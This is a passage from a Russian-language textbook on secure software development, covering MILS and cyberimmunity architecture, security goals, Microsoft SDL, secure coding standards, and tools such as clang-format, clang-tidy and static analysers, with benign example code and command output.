Бизнес–логика по архитектуре MILS сосредоточена в разделенных доменах безопасности (иногда их называют разделами). Общение этих доменов между собой выполняется через слой промежуточного ПО, который может содержать в себе сетевой стек, файловое хранилище, набор драйверов, другие компоненты. Внешние вызовы доменов безопасности проходят через компоненты MMR[3], который выполняет роль брокера сообщений. Дополнительно имеется специальный компонент "защитник", который инкапсулирует в себе политики взаимодействия, определяет допустимые и недопустимые вызовы.

Внимательный читатель может заметить, что в описании архитектуры MILS прослеживаются уже рассмотренные нами ранее паттерны безопасности (Таблица 3.4).

Таблица 3.4 Паттерны безопасности в составе архитектуры MILS

Элемент MILS	Паттерн безопасности
Ядро разделения	Микроядро
Домены/разделы	Домены безопасности
Защитник	Монитор безопасности, политика безопасности
MMR	Безопасный прокси

Как было отмечено выше, вариации MILS зависят от вендоров, которые в этом случае являются вендорами ядра разделения. Среди таких вендоров есть компании, разрабатывающие свои ОС: Green Hills Software, LynuxWorks, SYSGO, Wind River Systems и Лаборатория Касперского. Последние, кроме самой платформы KasperskyOS,

---

[1] Memory Management Unit — устройство управления памятью

[2] Input/output Memory Management Unit — устройство управления памятью для функций ввода/вывода

[3] Mills Memory Router — роутер памяти архитектуры MILS

продвигают свою методологию разработки безопасного ПО под названием "кибериммунитет". Познакомимся с ней поближе.

Кибериммунитет — это методология разработки конструктивно безопасного ПО. Как и любая методология, она определяет процесс разработки, в то же время предлагает референсную MILS-подобную архитектуру. Первый этап процесса — это постановка целей и ограничений. Цели в данном случае формулируются как требования к разрабатываемой системе, которые раскрывают определение безопасности. Как мы знаем, нет абсолютно безопасных систем, не существует и абстрактной безопасности, и то, что мы хотим получить на выходе, должно быть четко сформулировано. Более того, финальный продукт будет выполнять поставленные цели во всех сценариях работы, при любых обстоятельствах, процесс проектирования это гарантирует. Постановка целей — сам по себе не простой процесс, цели должны быть измеримы, достижимы, проверяемы. Правильно поставленная цель, как и правильный вопрос, дает 50% результата.

Примеры хороших целей безопасности:

1. Продукт гарантирует целостность и аутентичность устанавливаемых пакетов обновлений.
   a. Здесь четко определены атрибуты безопасности целостность и аутентичность;
   b. Цель достижима при использовании криптографических механизмов;
   c. Результат может быть проверен, протестирован в разных сценариях.
2. Продукт гарантирует целостность, аутентичность и конфиденциальность передаваемых личных данных
   a. Снова четко определены атрибуты, которых уже больше, т.к. данные являются чувствительными;
   b. Цель достижима при использовании криптографических механизмов;
   c. Результат может быть проверен, протестирован в разных сценариях.

Пример плохих целей безопасности:

1. Продукт безопасен при использовании на объектах критической инфраструктуры

a. Не раскрыто определение безопасности, не понятно, что находится под защитой, более того, не ясно информационная или функциональная безопасность имеется в виду;

b. Объекты критической инфраструктуры — это широкое понятие, требования к которым очень разнятся;

c. Не понятно, как проверить результат, т.к. невозможно протестировать продукт на всех объектах критической инфраструктуры;
d. Цель в итоге не достижима.

2. Продукт обеспечивает безопасный канал связи с внешними сервисами
   a. Аналогично, не раскрыты атрибуты безопасности. Канал связи может проверять целостность данных, но не обеспечивать конфиденциальность — возможно это не то, что ожидают получить заказчик;
   b. Внешние сервисы могут и не поддерживать безопасное подключение, будет ли в этом случае выполнена цель безопасности?
   c. Протестировать абстрактную безопасность при передаче данных невозможно;
   d. Цель в итоге не достижима.

Даже если цель сформулирована правильно, ее реализация во всех возможных сценариях может быть либо слишком дорогой, либо практически не достижимой. На помощь могут прийти дополнительный ослабляющие ограничения, они помогут вернуть теоретическую цель в практическое русло. Эти ограничения называются предположениями безопасности, они также формулируются на первом этапе.

Например, любая цель, подразумевающая криптографию, станет практически недостижимой если допустить аппаратные уязвимости в процессорах или другом оборудовании. Выявление аппаратных уязвимостей — настолько дорогое удовольствие, что сделает любую разработку экономически не выгодной. К счастью, можно сформулировать предположение безопасности следующим образом: угрозы, связанные с аппаратными уязвимостями, не рассматриваются.

На втором этапе выполняется моделирование угроз. Мы уже знакомились с этим термином ранее. Кибериммунитет не регламентирует конкретную технику, которая позволит определить угрозы, активы, нарушителя и т.д. Можно использовать популярные методы STRIDE, PASTA, методологию ФСТЭК. Результатом во всех случаях будет являться документ "модель угроз", который поможет конкретизировать цели и способы достижения атрибутов безопасности, а также станет формальным описанием для проверки и тестирования архитектуры продукта, которая будет разрабатываться на следующем этапе.

Архитектура продукта, удовлетворяющая целям безопасности — это базовый компонент встроенной защиты. Мы уже обсуждали,

что продукты со встроенной защитой получают атрибуты безопасности уже на этапе проектирования. Кибериммунитет предлагает архитектуру, основанную на принципах MILS, схема представлена ниже (Рисунок 3.41):

1. Декомпозиция — система разбивается на домены безопасности, отдельные процессы с заданными уровнями доверия. Всего вводятся три уровня доверия: доверенный компонент, недоверенный компонент, компонент с повышенным уровнем доверия. Доверенный компонент — критически важен для достижения целей безопасности. Недоверенный компонент — на цели безопасности не влияет, выполняет некую второстепенную бизнес–функцию. Компонент с повышенным уровнем доверия — пропускает сквозь себя данные как от доверенных, так и от недоверенных компонентов, в методологии MILS — это особый компонент, работающий с общими данными.
2. Ядро разделения — предлагается использовать ОС с микроядерной архитектурой, обеспечивающей изоляцию процессов. KasperskyOS — удовлетворяет всем требованиям к ядру разделения, но не является обязательным для реализации кибериммунного решения.
3. Монитор безопасности и контроль взаимодействий — в качестве монитора безопасности предлагается использовать доверенный компонент, основанный на политиках безопасности. В KasperskyOS таким компонентом является KSS[1]. В разделении бизнес–логики компонентов от кода принятия вердиктов безопасности (выделение монитора безопасности) прослеживается влияние еще одного вида безопасной архитектуры под названием Flask (Spencer, et al., 1999).




Рисунок 3.41 Архитектура кибериммунного продукта

[1] Kaspersky Security System

Самым сложным действием является правильная декомпозиция системы. Здесь кибериммунитет предлагает несколько решений. Можно двигаться эвристическим путем, используя паттерны безопасности, аналогичные уже рассмотренным нами ранее (Таблица 3.5).

Таблица 3.5 Паттерны кибериммунитета

Паттерн кибериммунитета	**Аналогичный паттерн безопасности из рассмотренных ранее**	**Комментарий**
Distrustful Decomposition	Домены безопасности	Паттерн является закреплением общего принципа MILS архитектуры — разделяй и властвуй.
Defer to Kernel	Прямых аналогий нет, из наиболее близких это сочетание микроядра и монитора безопасности	Паттерн предполагает использование преимущества контроля разрешений на уровне ядра ОС.
Policy Decision Point	Монитор безопасности, политика безопасности.	Тут прежде всего речь идет о выделении монитора безопасности в отдельный компонент.
Privilege Separation	Домены безопасности.	Особый акцент делается на том, что код в доверенных доменах безопасности должен быть минимален.
Information Obscurity	Безопасное хранилище	Выделение отдельного компонента для хранения конфиденциальных данных и защита при помощи шифрования.

Формализовать процесс разработки архитектуры можно при помощи собственной графической нотации — аналога DFD[1] диаграмм. Компоненты системы отображаются в виде прямоугольников трех цветов: зеленый — доверенный компонент, красный — недоверенный компоненте, желтый — компонент с общими данными, повышающий доверие. Результирующая схема будет наглядно демонстрировать изоляцию доверенной кодовой базы (Рисунок 3.42).

На финальном этапе производится верификация архитектуры, на сколько полученный концепт удовлетворяет целям безопасности. Выполняются ли цели во всех сценариях. Важно отметить, что если этап подготовки архитектуры был выполнен с учетом всех

[1] Data Flow Diagram — диаграмма потоков данных




Рисунок 3.42 Графическая нотация для проектирования архитектуры кибериммунных систем

вышеизложенных принципов, то финальная архитектура будет автоматически удовлетворять поставленным целям. Архитектору при этом не обязательно быть экспертом по ИБ, в этом и заключается прелесть ПО со встроенной безопасностью.

Сам готовый продукт с написанным кодом, также не остается без внимания. Верификации подвергается в том числе и код. Однако, в соответствии с методологией, подтверждения доверия требуют только доверенные (критичные) компоненты. Если декомпозиция была сделана правильно, то объем кода таких компонентов будет сравнительно невелик.

Последняя, но не по значимости, методология, которую мы рассмотрим в рамках нашего небольшого обзора — SDL[1]. Методология разработана в Microsoft в рамках внутренней инициативы по повышению качества и безопасности ПО в 2003–2004 (Howard &

[1] Secure Development Lifecycle — жизненный цикл безопасной разработки

Lipner, The Security Development Lifecycle, 2006). Она предлагает процесс, включающий 7 стадий:

1. Обучение;
2. Требования;
3. Проектирование;
4. Разработка;
5. Проверка;
6. Выпуск;
7. Реагирование.


На каждой стадии выполняется определенный набор действий. В отличии от рассмотренных ранее методологий, SDL не ограничивается непосредственно разработкой, но затрагивает также и подготовку (включая обучение), и реагирование (включая планы по обработке инцидентов), (Рисунок 3.43). Хотя эти две стадии и не являются обязательными. Обязательные стадии непосредственно влияют на разработку ПО от начала до конца. Финальный продукт таким образом приобретает свойства встроенной безопасности. SDL не предлагает использовать шаблонную архитектуру, давая таким образом большую свободу проектировщикам. В этом и слабость, и сила данной методологии, с одной стороны, свобода творчества, с другой — необходимость доказательства соответствия выбранной архитектуры выставленным требованиям.

Обучение	Требования	Проектирование	Реализация	Верификация	Реагирование
Повышение общей культуры безопасности	• Требования к безопасности • Метрики качества • Управление рисками	• Требования к архитектуре • Анализ поверхности атаки • Моделирование угроз	• Требования к инструментам разработки • Гайдлайны • Статистический анализ	• Динамический анализ • Все виды тестирования • Анализ поверности атаки	Выработка плана реагирования на инциденты

Рисунок 3.43 Стадии SDL

Активности, выполняемые на стадиях реализации и верификации SDL, во многом стали классическими при разработке безопасного ПО. Рассмотрим их подробней в заключительной части книги.

4 Безопасный процесс



Возможно, с развитием искусственного интеллекта в один прекрасный момент программисты перестанут писать код. Тогда для автоматического написания безопасной программы будет вполне достаточно изложенных ранее принципов безопасного кодирования и безопасной архитектуры. К сожалению, пока этот момент не настал, человеческий фактор продолжает определять надежность ПО. А значит необходим процесс, позволяющий минимизировать это влияние. Об этом и пойдет речь в заключительной главе книги.

Описываемые в этой части книги практики будут касаться в первую очередь стадий разработки и верификации. При этом из прошлой главы мы знаем, что полный процесс безопасной разработки (например такой как SDL) затрагивает и другие этапы: обучение, сбор требований, проектирование, выпуск и реагирование. Есть много замечательных книг (Howard & Lipner, The Security Development Lifecycle, 2006) (McGraw, 2006) (Viega & McGraw, Building Secure Software: How to Avoid Security Problems the Right Way, 2001) (Вехен, 2020), которые рассматривают весь процесс от начала до конца, желающие могут углубиться в эту тему. Здесь же будут рассмотрены только практические и технические аспекты, с которыми может столкнуться разработчик, технический лидер или архитектор. Полное построение безопасного процесса разработки выходит за рамки данной книги.

4.1 Работа с кодом

По мнению адептов гибких методологий разработки ПО, код — это основной артефакт программы. Документация может устареть, спецификации могут разойтись с реальностью, а список требований описывает только некоторые аспекты функционирования (в основном направленные в сторону бизнеса). Единственный артефакт, который точно и четко отражает работу программы — это ее исходный код. При этом код отражает не только логику работы программы, но и является источником ошибок, в том числе ошибок безопасности.

Существует много практик, помогающих уменьшить количество ошибок на этапе написания кода. Рассмотрим некоторые из них. Начнем с практики использования стандарта кодирования. Стандарт кодирования[1] — это документ, описывающий правила использования языка программирования в конкретном проекте.

Стандарт кодирования очень слабо связан со стандартом самого языка программирования (Таблица 4.1). Стандарт языка пишется в первую очередь для разработчиков компиляторов, он наполнен низкоуровневыми деталями, поэтому тяжел для восприятия. Цель стандарта языка — закрепить общий синтаксис и поведение языка на разных компиляторах. Прикладные программисты заглядывают в стандарт языка не часто. Стандарт кодирования, наоборот, пишется в первую для прикладных разработчиков. Его изложение является простым и понятным, это делается для облегчения введения стандарта в проект. Цель такого стандарта — унифицировать правила написания кода в рамках проекта или компании.

Таблица 4.1 Стандарт языка против стандарта кодирования

Стандарт языка	Стандарт кодирования
Закрепляет синтаксис и поведение языка	Закрепляет способ написания программы
Предназначен в первую очередь для разработчиков компиляторов	Предназначен для всех разработчиков в рамках проекта или компании
Много деталей и низкоуровневой специфики	Деталей ровно столько, чтобы можно было легко внедрить использование стандарта в проект

В рамках стандарта кодирования могут описываться как самые базовые правила форматирования (количество пробелов в отступах или способ расставления фигурных скобок), так и более высокоу–

[1] Coding guideline

ровневые правила по именованию сущностей в программе, файлов исходного кода, использованию конструкций языка — такие стандарты называются общими стандартами кодирования (Таблица 4.2). Компании обычно вводят свои собственные стандарты кодирования, некоторые, например Google (Google C++ Style Guide), делают эти стандарты публичными. Публичный стандарт в первую очередь необходим для совместной работы над крупными проектами с открытым исходным кодом (например, Chromium, который написан по расширенному стандарту Google). Но никто не запрещает использовать публичный стандарт для реализации любого другого проекта.

Стандарт кодирования может не содержать правил форматирования, а лишь правила использования конструкций языка. Примерами могут служить C++ Core Guidelines (Stroustrup & Sutter, C++ Core Guidelines, б.д.), C++ Coding Standards (Sutter & Alexandrescu, C++ Coding Standards: 101 Rules, Guidelines, and Best Practices, 2004). Такие стандарты легко впишутся в любой корпоративный стандарт, описывающий форматирование. Описываемые там правила способны значительно сократить ошибки кодирования в том числе приводящие к проблемам безопасности.

Дополнительный вид стандартов кодирования напрямую касается безопасности. Это стандарты безопасного кодирования. Их цель — дать правила и рекомендации для написания кода с минимальным количеством уязвимостей. Обычно эти правила формируют некоторое подмножество безопасных конструкций языка и легко сочетаются с более общими стандартами, описанными выше. Примеры стандартов безопасного кодирования для C++: SEI CERT C++ Coding Standard (SEI CERT C++ Coding Standard, 2024), MISRA C++ Guidelines (The MISRA Consortium, 2023), AUTOSAR C++ (Guidelines for the use of the C++14 language in critical and safety–related systems, 2017), (Таблица 4.3).

Таблица 4.2 Виды стандартов кодирования

Вид стандарта кодирования	**Назначение**	**Примеры**
Общий стандарт кодирования, включающий форматирование	Задает общий вид исходного кода в проекте или компании	Корпоративные стандарты кодирования, Google C++ Style Guide
Стандарт кодирования, включающий только правила использования конструкций языка	Задает правила написания кода, уменьшающие общее количество ошибок	C++ Core Guidelines, C++ Coding Standards
Стандарт безопасного кодирования	Задает правила написания кода, уменьшающие количество уязвимостей	SEI CERT C++ Coding Standard, MISRA C++ Guidelines, AUTOSAR C++

SEI CERT C++ Coding Standard — один из набора стандартов, разрабатываемых CERT Coordination Center для повышения надежности и безопасности ПО. Также доступны стандарты для C, Java, Perl, Android. Для C++ стандарт включает набор правил (для других языков кроме правил бывают еще и рекомендации), разбитых по категориям. Каждое правило имеет кодовое обозначение и название (например, EXP50–CPP. Do not depend on the order of evaluation for side effects). Внутри приводится описание с примерами кода и дополнительная информация, среди которой можно найти синтаксические анализаторы, верифицирующие это правило. Стандарт не ограничивает сферу применимости правил, делая их максимально общими.

Стандарт MISRA C++ берет свое начало из сферы встраиваемого ПО для автотранспорта (MISRA переводится Motor Industry Software Reliability Association). Сейчас эта организация является консорциумом компаний, связанных с транспортом и авиастроением. Кроме C++, доступен так же стандарт для C, других языков нет, т.к. они редко используется во встраиваемом ПО. По количеству деталей и рассмотренных низкоуровневых подробностей этот стандарт превосходит предыдущий, однако частыми обновлениями не славится. Первая версия появилась в 2008–ом и касалась только C++03, следующая версия была опубликована в 2023 и охватывает уже современный C++17. Новая версия объединяет MISRA и AUTOSAR. Последний задумывался как развитие MISRA и обновлялся гораздо чаще. Последняя версия AUTOSAR охватывает C++14 и касается в первую очередь автоиндустрии. Количество правил при этом превышает все другие стандарты, т.к. в большей степени агрегирует их.

Таблица 4.3 Стандарты безопасного кодирования

	SEI CERT C++ Coding Standard	**MISRA C++ Guidelines**	**AUTOSAR C++**
Количество правил	143	179	342
Категоризация	Категории и правила	Директивы и правила	Правила
Сфера применения	Общая разработка	Встраиваемое ПО	Преимущественно автоиндустрия
Стандарт языка	C++14	C++17	C++14
Автоматическая верификация	Да	Да	Частично

Одно дело ввести стандарт кодирования в проекте, другое дело ему следовать. То, что не контролируется, быстро выходит из строя. В большом проекте с большой кодовой базой не обойтись без средств автома–

тизированного контроля. Правила форматирования легко проверяются специальными утилитами, например **clang-format**. Clang–format является консольной утилитой, частью проекта LLVM, правила форматирования задаются в конфигурационном файле **".clang-format"**, который обычно помещается в корень проекта. В этом файле можно задать базовый стиль: LLVM, Google, Chromium, Mozilla, WebKit, Microsoft, Gnu. Любой стиль можно расширить или переопределить, либо же задать свой собственный стиль форматирования. Пример файла **".clang-format"** из проекта Chromium приведен ниже (Листинг 4.1).

Листинг 4.1 Фрагмент содержимого файла ".clang-format" из проекта Chromium

```
Standard: Cpp11

InsertBraces: true
InsertNewlineAtEOF: true

IncludeBlocks: Regroup
IncludeCategories:
  - Regex:           '^<objbase\.h>' # This has to be
before initguid.h.
    Priority:        1
  - Regex:           '^<(initguid|mmdeviceapi|windows|
winsock2|ws2tcpip|shobjidl|atlbase|ole2|unknwn|tchar|
ocidl)\.h>'
    Priority:        2
  # LINT.ThenChange(/tools/add_header.py:winheader)
  # UIAutomation*.h need to be after base/win/atl.h.
  # Note the low priority number.
  - Regex:           '^<UIAutomation.*\.h>'
    Priority:        6
  # Other C system headers.
  - Regex:           '^<.*\.h>'
    Priority:        3
  # C++ standard library headers.
  - Regex:           '^<.*'
    Priority:        4
  # Other libraries.
  - Regex:           '.*'
    Priority:        5
IncludeIsMainRegex: "\
(_(32|64|android|apple|chromeos|freebsd|fuchsia|fuzzer|
ios|linux|mac|nacl|openbsd|posix|stubs?|win))?\
(_(unit|browser|perf)?tests?)?$"
```

При интеграции в редактор кода форматирование будет выполняться автоматически. Дополнительная проверка потребуется при коммите в систему управлениями версиями. Например, в системе управления версиями Git можно настроить хук, вызывающий утилиту проверки форматирования. Эта проверка может быть частью конвейера непрерывной интеграции, о котором речь пойдет в главе про DevSecOps.

Ручной запуск clang-format возможен через командную строку (Листинг 4.2).

Листинг 4.2 Ручной запуск clang-format

```
$ clang-format --dry-run --Werror main_bad.cpp
```

Для тестового фрагмента программы (смотри листинг ниже) при использовании конфига ".clang-format" из Chromium будут выведены следующие замечания (Листинг 4.3).

Листинг 4.3 Замечание clang-format

```
main_bad.cpp:1:11: error: code should be clang-formatted
[-Wclang-format-violations]
class Test
          ^
main_bad.cpp:2:2: error: code should be clang-formatted
[-Wclang-format-violations]
{
 ^
main_bad.cpp:3:8: error: code should be clang-formatted
[-Wclang-format-violations]
public:
       ^
main_bad.cpp:4:14: error: code should be clang-formatted
[-Wclang-format-violations]
    Test() {}
             ^
main_bad.cpp:5:28: error: code should be clang-formatted
[-Wclang-format-violations]
    Test(const Test& other)= default;
                           ^
main_bad.cpp:8:13: error: code should be clang-formatted
[-Wclang-format-violations]
int main() {
            ^
```

```
main_bad.cpp:9:15: error: code should be clang-formatted
[-Wclang-format-violations]
    Test test;
              ^
```

Исправить форматирование можно следующей командной (Листинг 4.4).

Листинг 4.4 Исправление форматирования

```
$ clang-format main_bad.cpp > main_formated.cpp
```

После исправления, код будет соответствовать заданным правилам (Таблица 4.4).

Таблица 4.4 Исходный и исправленный фрагменты кода

main_bad.cpp	main_formated.cpp

class Test
{
public:
  Test() {}
  Test(const Test& other)=
default;
};
 	
int main() {
  Test test;
  return 0;
}
	class Test {
	public:
	  Test() {}
	  Test(const Test& other) =
	default;
	};
	
	int main() {
	  Test test;
	  return 0;
	}

С контролем использования конструкций языка дела обстоят сложней, простой утилитой форматирования тут не обойтись, нужно решение, позволяющее выполнять более глубокий анализ программы. Такие инструменты работают только с исходным кодом, не выполняя запуск, поэтому называются инструментами статического анализа, о них пойдет речь в следующей главе.

4.2 Статический анализ

Исторически самыми первыми статическими анализаторами были так называемые **линтеры**. Название происходит от имени собственного, **lint**, это был первый статический анализатор кода на языке C, появившийся в 1978. Далее появились линте-

ры для других языков и от других производителей. Их объединяло одно — это были достаточно простые утилиты, которые выявляли проблемы в коде, используя синтаксический разбор. Они работали очень быстро, но и спектр выявляемых проблем был не широк. Таким методом можно найти запрещенные конструкции языка (например, стандарт Google запрещает пользоваться исключениями), опасные выражения (например, деление на ноль), потенциальные источники багов на уровне синтаксиса (например, объявление переменной без инициализации) и ряд других проблем, касающихся в первую очередь оформления кода.

Самая простая проблема, которая под силу обычным линтерам — неинициализированная переменная. Утилита **clang-tidy**, которая является быстрым и мощным линтером, легко обнаружит эту проблему. Проверку можно запускать в консоли на конкретном файле командой, приведенной ниже (Листинг 4.5).

Листинг 4.5 Запуск clang-tidy

```
$ clang-tidy uninitialized.cpp
1 warning generated.
/home/user/projects/appsec/tools/linter/uninitialized.
cpp:2:9: warning: variable 'k' is not initialized
[cppcoreguidelines-init-variables]
    int k;
        ^
          = 0
```

В целом для такой простой проблемы, статический анализатор и не нужен, компиляторы могут выдать аналогичное предупреждение (об этом мы поговорим в следующей главе). Современные статические анализаторы ушли далеко вперед и выполняют не только простые проверки классических линтеров, но и сложный анализ потока выполнения и данных. Причина в том, что основная часть проблем в коде связана не с синтаксисом, а с использованием той или иной конструкции. Для этого необходимо проанализировать ход выполнения и обрабатываемые данные.

Примером более сложной ошибки является утечка памяти в примере ниже (Листинг 4.6). Из-за использования сырых указателей, довольно легко допустить ошибку при очистке памяти. Например, перепутать местами оператор **delete** и обнуление, а в итоге получить утечку памяти.

Листинг 4.6 Пример кода с утечкой памяти

```
#include <iostream>

int* test() {
    auto p{new int};
    *p = 100;
    return p;
}

int main() {
    auto ptr{test()};
    std::cout << *ptr;

    // Здесь может выполняться другая работа

    ptr = 0;
    delete ptr;
    return 0;
}
```

Статические анализаторы, с контролем потока выполнения программы вполне способны обнаружить такие ошибки. Примерами таких анализаторов являются:

1. **Clang Static Analyzer** — мощный и быстрый анализатор из проекта LLVM. Имеет большой список выполняемых проверок, которые можно конфигурировать. В простейшем варианте работает через консольную команду **scan-build**, которая подменяет переменные окружения для компилятора, выставляя свои. Во время сборки перехватываются файлы исходного кода и анализируются. Утилита генерирует отчет в формате HTML. Сейчас все проверки из Clang Static Analyzer добавлены в **clang-tidy**, при этом последний способен проверять на лету без сборки, поэтому является более удобным вариантом в повседневной работе. Clang-tidy хорошо интегрирован в большинство редакторов кода и быстро находит ошибки сразу при написании (Рисунок 4.1). С другой стороны, Clang Static Analyzer удобен для интеграции в сборочную инфраструктуру. Аналогичные анализаторы также предлагают разработчики других компиляторов. В GCC анализатор включается при сборке флагом **-fanalyzer**, в MSVC — флагом **/analyze**;
2. **Cppcheck** — популярный анализатор с открытым исходным кодом, который вырос из обычного линтера в полноценный мощный инструмент. Имеет меньше проверок и меньше на-

строек. При этом, как заявляют разработчики, выявляются только действительно опасные проблемы с минимальным количеством ложных срабатываний. По скорости работы аналогичен clang-tidy, точно так же может выполнять проверки "на лету", но может интегрироваться и в сборочную инфраструктуру;

3. **PVS-Studio** — отечественный коммерческий анализатор. Ориентирован на поддержку стандартов безопасного кодирования MISRA, AUTOSAR, SERT, CWE, OWASP ASVS. Список проверок очень широк. Для своей работы PVS-Studio анализирует базу данных компиляции (файл, создающийся при сборке, обычно называющийся **compile_commands.json**), либо перехватывает вызовы компиляторов (на Linux с помощью системной утилиты **strace**, на Windows при помощи собственной утилиты **CLMonitor**) во время сборки. PVS-Studio удобен для интеграции в сборочную инфраструктуру и IDE. Однако, работает медленней, чем предыдущие рассмотренные варианты, что объясняется увеличенной глубиной анализа.

